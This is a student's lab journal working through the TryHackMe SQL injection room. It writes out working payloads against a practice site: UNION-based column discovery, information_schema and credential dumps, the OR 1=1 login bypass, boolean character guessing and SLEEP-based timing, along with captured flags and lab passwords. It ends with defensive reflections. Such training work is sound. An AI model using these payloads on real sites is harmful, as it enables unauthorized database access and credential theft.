

SQL Injection Lab Journal

4.1 Title Block

Name: Jacky Lebudi

Date: 22 June 2026

Lab: TryHackMe SQL Injection

Link <https://tryhackme.com/room/sqlinjectionlm>

4.2 Introduction

SQL Injection is when attackers trick a website into running commands it should not run. This happens when user input is not properly checked before being sent to a database. In this lab, I tested different payloads and learned how attackers can extract data, bypass logins, and understand databases. I also learned how small mistakes in code can lead to serious security issues.

4.3 Pre-lab reflection

I had a basic idea that SQL Injection is a way people can trick a system into giving away information by typing certain inputs. However, I wasn't sure how this actually happens in real situations or how something small could break a system. I also didn't fully understand how attackers are able to find and pull out data step by step. I went into the lab knowing the theory, but still needing practical experience.

4.4 Task 5: In-Band SQL Injection

I tested the website by adding a single quote to the URL to break the query. Then I used UNION SELECT to find the number of columns and extract data like the database name and user credentials.

Step 1 - testing Vulnerabilities

- Error message after using inserting a single quote ‘

SQL Injection Examples

Level One

Error Based SQLi

https://website.thm/article?id=1'

SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "'" at line 1

SQL Query

select * from article where id = 1'

Answer

What is the user martin's password?

password

Check Password

- Payload used: <https://website.thm/article?id=1'>
- At first, I was not sure what to try, I remembered from the reading that a single quote can break SQL queries. When I added it, I got an error message. That was my first confirmation that the page was vulnerable.

Step 2 – Trying UNION

- Payload: <https://website.thm/article?id=1 UNION SELECT 1,2,3>
- I did not get it right the first time and then I used the following
- UNION SELECT 1 → error

Level One

Error Based SQLi

https://website.thm/article?id=1 UNION SELECT 1

SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns

SQL Query

select * from article where id = 1 UNION SELECT 1

Answer

What is the user martin's password?

password

Check Password

- UNION SELECT 1,2 → still error

Level One

Error Based SQLi

https://website.thm/article?id=1 UNION SELECT 1, 2

SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns

SQL Query	Answer
<pre>select * from article where id = 1 UNION SELECT 1, 2</pre>	What is the user martin's password? password Check Password

- UNION SELECT 1,2,3 → worked

Level One

Error Based SQLi

https://website.thm/article?id=1 UNION SELECT 1, 2,3

My First Article
Article ID: 1
Hi and welcome to my very first article for my new website.....

SQL Query	Answer
<pre>select * from article where id = 1 UNION SELECT 1, 2,3</pre>	What is the user martin's password? password Check Password

- Overall this showed that the database had 3 columns.

Level One

Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1, 2,3

2
Article ID: 1
3

SQL Query

select * from article where id = 0 UNION
SELECT 1, 2,3

Answer

What is the user martin's password?

Check Password

Step 3 – Extracting data

- I had to extract results using UNION
- Payload: <https://website.thm/article?id=0> UNION SELECT 1,2,database()
- Changed the ID to 0 the original content won't show and then I started replacing values with database functions. I managed to get database name, tables, usernames and passwords.

Level One

Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1, 2,database()

2
Article ID: 1
sql_one

SQL Query

select * from article where id = 0 UNION
SELECT 1, 2,database()

Answer

What is the user martin's password?

Check Password

Level One

Error Based SQLi

it(table_name) FROM information_schema.tables WHERE table_schema = 'sql_one'

2
Article ID: 1
article,staff_users

SQL Query	Answer
<pre>select * from article where id = 0 UNION SELECT 1, 2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sql_one'</pre>	What is the user martin's password? password Check Password

Level One

Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1, 2,group_concat(column_name) F

2
Article ID: 1
id,password,username

SQL Query	Answer
<pre>select * from article where id = 0 UNION SELECT 1, 2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'</pre>	What is the user martin's password? password Check Password

-
- Payload: 0 UNION SELECT 1, 2,group_concat(username, ' : ', password SEPARATOR '
') FROM staff_users

Level One

Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1, 2,group_concat(column_name) F

2
Article ID: 1
id,password,username

SQL Query

select * from article where id = 0 UNION
SELECT 1, 2,group_concat(column_name)
FROM information_schema.columns
WHERE table_name = 'staff_users'

Answer

What is the user martin's password?

-
- 0 UNION SELECT 1, 2,group_concat(username, ' : ', password SEPARATOR '
') FROM staff_users

Level One

Error Based SQLi

https://website.thm/article?id=0 UNION SELECT 1, 2,group_concat(username, ' : ', password SEPARATOR '
') FROM staff_users

2
Article ID: 1
admin : p4ssword
martin : pa\$\$word
jim : work123

SQL Query

select * from article where id = 0 UNION
SELECT 1, 2,group_concat(username, ' : ',
password SEPARATOR '
') FROM staff_users

Answer

What is the user martin's password?

Level One

Error Based SQLi

CT 1,2,group_concat(username,',',password SEPARATOR '
') FROM staff_users

2
Article ID: 1
admin:p4ssword
martin:pa\$\$word
jim:work123

Correct Password

Close

select * from a
SELECT
1,2,group_concat(username,',',password
SEPARATOR '
'
) FROM staff_users

which is the user martin's password?

pa\$\$word

Check Password

Flag: THM{SQL_INJECTION_3840}

Level Two

Blind SQLi

THM{SQL_INJECTION_3840}

The screenshot shows a web browser window with the address bar displaying `https://website.thm/login`. The page content includes a "Login Form" section with the message "You bypassed the login and can now move to the next level" and a button labeled "Level 3". Below this, there is a table with two columns: "SQL Query" and "SQL Results". The "SQL Query" column contains the text: `select * from users where username='bob' and password="" OR 1=1;- ' LIMIT 1;`. The "SQL Results" column is currently empty.

SQL Query	SQL Results
<code>select * from users where username='bob' and password="" OR 1=1;- ' LIMIT 1;</code>	

Highlight - At first I didn't understand why the number of columns mattered. After a few failed attempts, I realized that the structure of the query must match, otherwise SQL throws errors that expose vulnerabilities and UNION SELECT allows data extraction.

4.5 Task 6: Blind SQL Injection

- Login bypass
- What confused me at first was that I didn't need a real username or password. After checking the SQL query, I realized the system only checks if the result is true. Since `1=1` is always true, it logs in.

Level Two
Blind SQLi
THM{SQL_INJECTION_3840}

The screenshot shows a web browser window with the address bar displaying `https://website.thm/login`. The page contains a "Login Form" with two input fields: "Username:" containing the text "bob" and "Password:" containing the payload `' OR 1=1;--`. A "Login" button is positioned below the password field. Below the login form, there are two panels. The "SQL Query" panel displays the query: `select * from users where username='bob' and password="' OR 1=1;--' LIMIT 1;`. The "SQL Results" panel displays the message "No Results Found".

- I used the payload `' OR 1=1;--` to bypass the login form. The system accepted the login without a real password.



Level Two
Blind SQLi
THM{SQL_INJECTION_3840}

The screenshot shows a web browser window with the address bar displaying `https://website.thm/loginselect * from users where username='%username%' and pas`. The page contains a "Login Form" with two input fields: "Username:" and "Password:". The "Password:" field contains a series of asterisks. A "Login" button is positioned below the password field. Below the login form, there are two panels. The "SQL Query" panel displays the query: `select * from users where username="" and password="' OR 1=1;--' LIMIT 1;`. The "SQL Results" panel is currently empty.

Payload used: ' OR 1=1;--

I entered this into the password field. The login worked immediately. What confused me at first was that I didn't need a real username or password. After checking the SQL query, I realised the system only checks if the result is true. Since 1=1 is always true, it logs in.

Level Two

Blind SQLi

THM{SQL_INJECTION_3840}

The screenshot shows a web browser window with the address bar displaying 'https://website.thm/login'. The main content area is titled 'Login Form' and contains the message 'You bypassed the login and can now move to the next level' with a blue button labeled 'Level 3'. Below the browser window, there are two side-by-side panels. The left panel, titled 'SQL Query', contains the text: 'select * from users where username='bob' and password=" OR 1=1;--' LIMIT 1;'. The right panel, titled 'SQL Results', is currently empty.

SQL Query	SQL Results
select * from users where username='bob' and password=" OR 1=1;--' LIMIT 1;	

Flag: THM{SQL_INJECTION_9581}

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

The screenshot illustrates a Boolean-based blind SQL injection attack on a web application. The top browser window shows the URL `https://website.thm/checkuser?username=admin123' UNION SELECT 1;--` and the response `{"taken":true}`. The bottom browser window shows the login form with fields for Username and Password, and a Login button. Below the browser windows, a table displays the SQL query and results.

SQL Query	SQL Results
<code>select * from users where username = 'admin123' UNION SELECT 1;--' LIMIT 1</code>	

v2-badr (savagenj)

- This lesson was the easiest attacks; it showed me that simple logic mistakes can completely break security. Login systems can be bypassed using true conditions.

4.6 Task 7: Boolean-Based SQL Injection



I used true/false responses to guess the database name and extract usernames and passwords step by step; this task was harder because I only got true/false responses.

- Step 1- testing column
- payload used: **admin123' UNION SELECT 1;--**

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}



SQL Query	SQL Results
<code>select * from users where username = 'admin123' UNION SELECT 1;--' LIMIT 1</code>	

v2-badr (savagenj)

- after testing different values, I confirmed 3 columns
- payload used: `admin123' UNION SELECT 1,2,3;--`

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3;--

{"taken":true}

https://website.thm/login

Login Form

Username:

Password:

Login

Step 2- Guessing the database

- Payload used : admin123' UNION SELECT 1,2,3 WHERE database() LIKE 's%';--
-

Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 where di

{"taken":true}

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query	SQL Results
select * from users where username = 'admin123' UNION SELECT 1,2,3 where database() like 's%';--' LIMIT 1	

- This part took me some time as I had to test letters one by one:
- a%- false
- b%- false
- c%- false
- d%- false
- e%- false
- f%- false
- g%- false
- h%- false
- k%- false
- l%- false
- m%- false
- n%- false
- s%- true
- and that was how I figured the database name.

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

The image shows a web browser window with the URL `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--`. The response is `{"taken":true}`.

Below this, there is a login form titled "Login Form" with fields for "Username:" and "Password:", and a "Login" button.

At the bottom, there are two panels: "SQL Query" and "SQL Results".

SQL Query

```
select * from users where username = 'admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';-- LIMIT 1
```

SQL Results


id	username	password
1	admin	admin

Payload: `admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--`
outcome: a table in the `sqli_three` database named `users`,

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}



3LE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'id%'

{"taken":true}

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

```
select * from users where username = 'admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'id%'; LIMIT 1
```

SQL Results

Payload: 'admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'id';

outcome: column id found

Step 3- Getting credentials

- I repeated the same process

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

The image shows two browser windows. The top window has the address bar `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use` and displays the JSON response `{"taken":true}`. The bottom window has the address bar `https://website.thm/login` and shows a login form with fields for Username and Password, and a Login button.

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use

`{"taken":true}`

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query	SQL Results
<code>select * from users where username = 'admin123' UNION SELECT 1,2,3 from users where username like 'a%' LIMIT 1</code>	

Payload: `admin123' UNION SELECT 1,2,3 from users where username like 'a%`
outcome: username like 'a%' found

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

The image shows a web browser window with the address bar displaying `https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use`. The page content is `{"taken":true}`.

Below this is another browser window showing the login page at `https://website.thm/login`. The page has a title "Login Form" and two input fields labeled "Username:" and "Password:". A blue "Login" button is at the bottom.

At the bottom of the image is a table with two columns: "SQL Query" and "SQL Results".

SQL Query	SQL Results
<code>select * from users where username = 'admin123' UNION SELECT 1,2,3 from users where username like 'admin%' LIMIT 1</code>	

payload: admin123' UNION SELECT 1,2,3 from users where username like 'admin%

Level Three


Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}



https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use

{"taken":true}



https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query
select * from users where username = 'admin123' UNION SELECT 1,2,3 from users where username like 'a%' LIMIT 1
SQL Results

Payload: admin123' UNION SELECT 1,2,3 from users where username like 'a%
outcome: true

Level Three


Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}



https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use

{"taken":false}



https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query
select * from users where username = 'admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%' LIMIT 1
SQL Results

Payload: admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%'
outcome: username with like 'a%' is stored in database with like's% and password with like 'a%' is not on the database.

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use

{"taken":false}

https://website.thm/login

Correct Login

Close

Username:

admin

Password:

....

Login

SQL Query

select * from users where username = 'admin123' UNION SELECT 1,2,3 from users where username='admin' and password like '4%' LIMIT 1


SQL Results

Flag: THM{SQL_INJECTION_1093}

Level Four

Time Based Blind SQLi

THM{SQL_INJECTION_1093}



OK

Request Time: 0.000

https://website.thm/analytics?referrer=tryhackme.com

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

SQL Results

- From this task I learned that step by step works and True/false responses can leak full database info.


4.7 Task 8: Time-Based SQL Injection

- Time delay after payload
- I used SLEEP(5) to detect successful queries based on delay. This helped me extract the database name.

Level Four

Time Based Blind SQLi


THM{SQL_INJECTION_1093}



https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5);--

OK

Request Time: 0.001



https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query	SQL Results
<pre>select * from analytics_referrers where domain='admin123' UNION SELECT SLEEP(5);--' LIMIT 1</pre>	<pre>SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns</pre>

Payload: admin123' UNION SELECT SLEEP(5);--

Level Four
Time Based Blind SQLi
THM{SQL_INJECTION_1093}

https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5),2;--|

OK

Request Time: 5.001

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

select * from analytics_referrers where domain='admin123' UNION SELECT SLEEP(5),2;--' LIMIT 1

SQL Results

Payload: admin123' UNION SELECT SLEEP(5),2;--

Outcome: 5-second delay created


- I thought nothing was happening. Then I noticed the delay. That's when I understood that time was the response.

Flag: THM{SQL_INJECTION_MASTER}

 SQL Injection Examples

Training Complete

THM{SQL_INJECTION_MASTER}

 sqlinjectionv2-badr (savagenj) 47min 4s

4.8 Defensive Perspective

I would fix the weaknesses that allowed the attack to happen. I will also make sure the system treats user input safely so it can't be used to trick the system. I'd also only allow the right type of information (like numbers where numbers are expected), block suspicious inputs, and hide detailed error messages that could help attackers. Limiting access to sensitive data so that even if someone gets in, the damage is minimal.

4.9 Lessons Learned & Next Steps

This lab helped me understand SQL Injection in a practical way. I learned how attackers test systems, exploit weaknesses, and extract sensitive information. It showed me that even simple inputs can break a system if they are not handled properly.

One key lesson is that security is very important in web development. A small mistake can allow attackers to gain access to an entire database. I also learned how to think logically and solve problems step by step. I learned how SQL Injection works practically and how attackers think. I also learned the importance of input validation and secure coding. Next, I will spend more time learning and practicing more sql_injection labs and learn additional cybersecurity attacks.

References

- https://www.w3schools.com/sql/sql_injection.asp
- <https://tryhackme.com/room/sqlinjectionlm>
- <https://www.youtube.com/>